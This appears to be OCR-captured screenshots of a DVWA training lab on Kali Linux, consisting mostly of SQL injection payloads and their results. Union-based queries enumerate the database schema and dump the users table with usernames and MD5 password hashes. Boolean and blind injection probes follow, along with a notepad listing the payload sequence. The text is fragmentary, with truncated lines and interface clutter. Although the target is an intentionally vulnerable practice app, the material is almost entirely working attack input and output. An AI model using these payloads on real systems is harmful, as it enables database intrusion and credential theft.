
DVWA Security
PHP Info
About


Logout

User ID: Submit

```
ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: Gordon
Surname: Brown

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: user_id
Surname: int(6)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: first_name
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: last_name
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: user
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: password
Surname: varchar(32)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
First name: avatar
Surname: varchar(70)
```

More info


Kali Linux, an Off
Damn Vulnera
192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+union+SELECT+column_name%2Ccolumn_type+FROM+inf
150%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
2' union select database(),user() -- '
2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -
2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema
2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password)
More info


*Untitled 1 - Mousepad
File Edit Search View Document Help
tabase(),user() -- '
hema_name, 2 FROM information_schema.schemata -- '
ble_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
lumn_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and tabl
ncat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.users -- '

More info

User ID:

Submit

```
ID: 2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.use
First name: Gordon
Surname: Brown

ID: 2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.use
First name: 1:admin:admin
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.use
First name: 2:Gordon:Brown
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.use
First name: 3:Hack:Me
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.use
First name: 4:Pablo:Picasso
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union SELECT concat(user_id,':',first_name,':',last_name), concat(user,':',password) from dvwa.use
First name: 5:Bob:Smith
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```


File Machine View Input Devices Help
Burp Suite Community E...
Mozilla Firefox
qterminal
04:17 AM
Mozilla Firefox
Kali Linux
192.168.1.12/dvwa/vulne
192.168.1.12/dvwa/vulnerabilities/sqli/?id=2'+union+SELECT+concat(user_id%2C+'%3A'%2C+first_name%2C+'%3A'%2C+last_name)%2C+concat(user%2C+'%3A'%2
150%
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
anual that corresponds to your MySQL server version for the right syntax to use near '\' union SELECT concat(user_id, \':\', first_name, \':\', last_name), concat(use' at line 1

Vulnerability: SQL Injection (Blind)

User ID:

Submit

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
```


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
Vulnerability: SQL Injection (Blind)
User ID:
1' and database() like 'd%
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and database() like 'd%
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet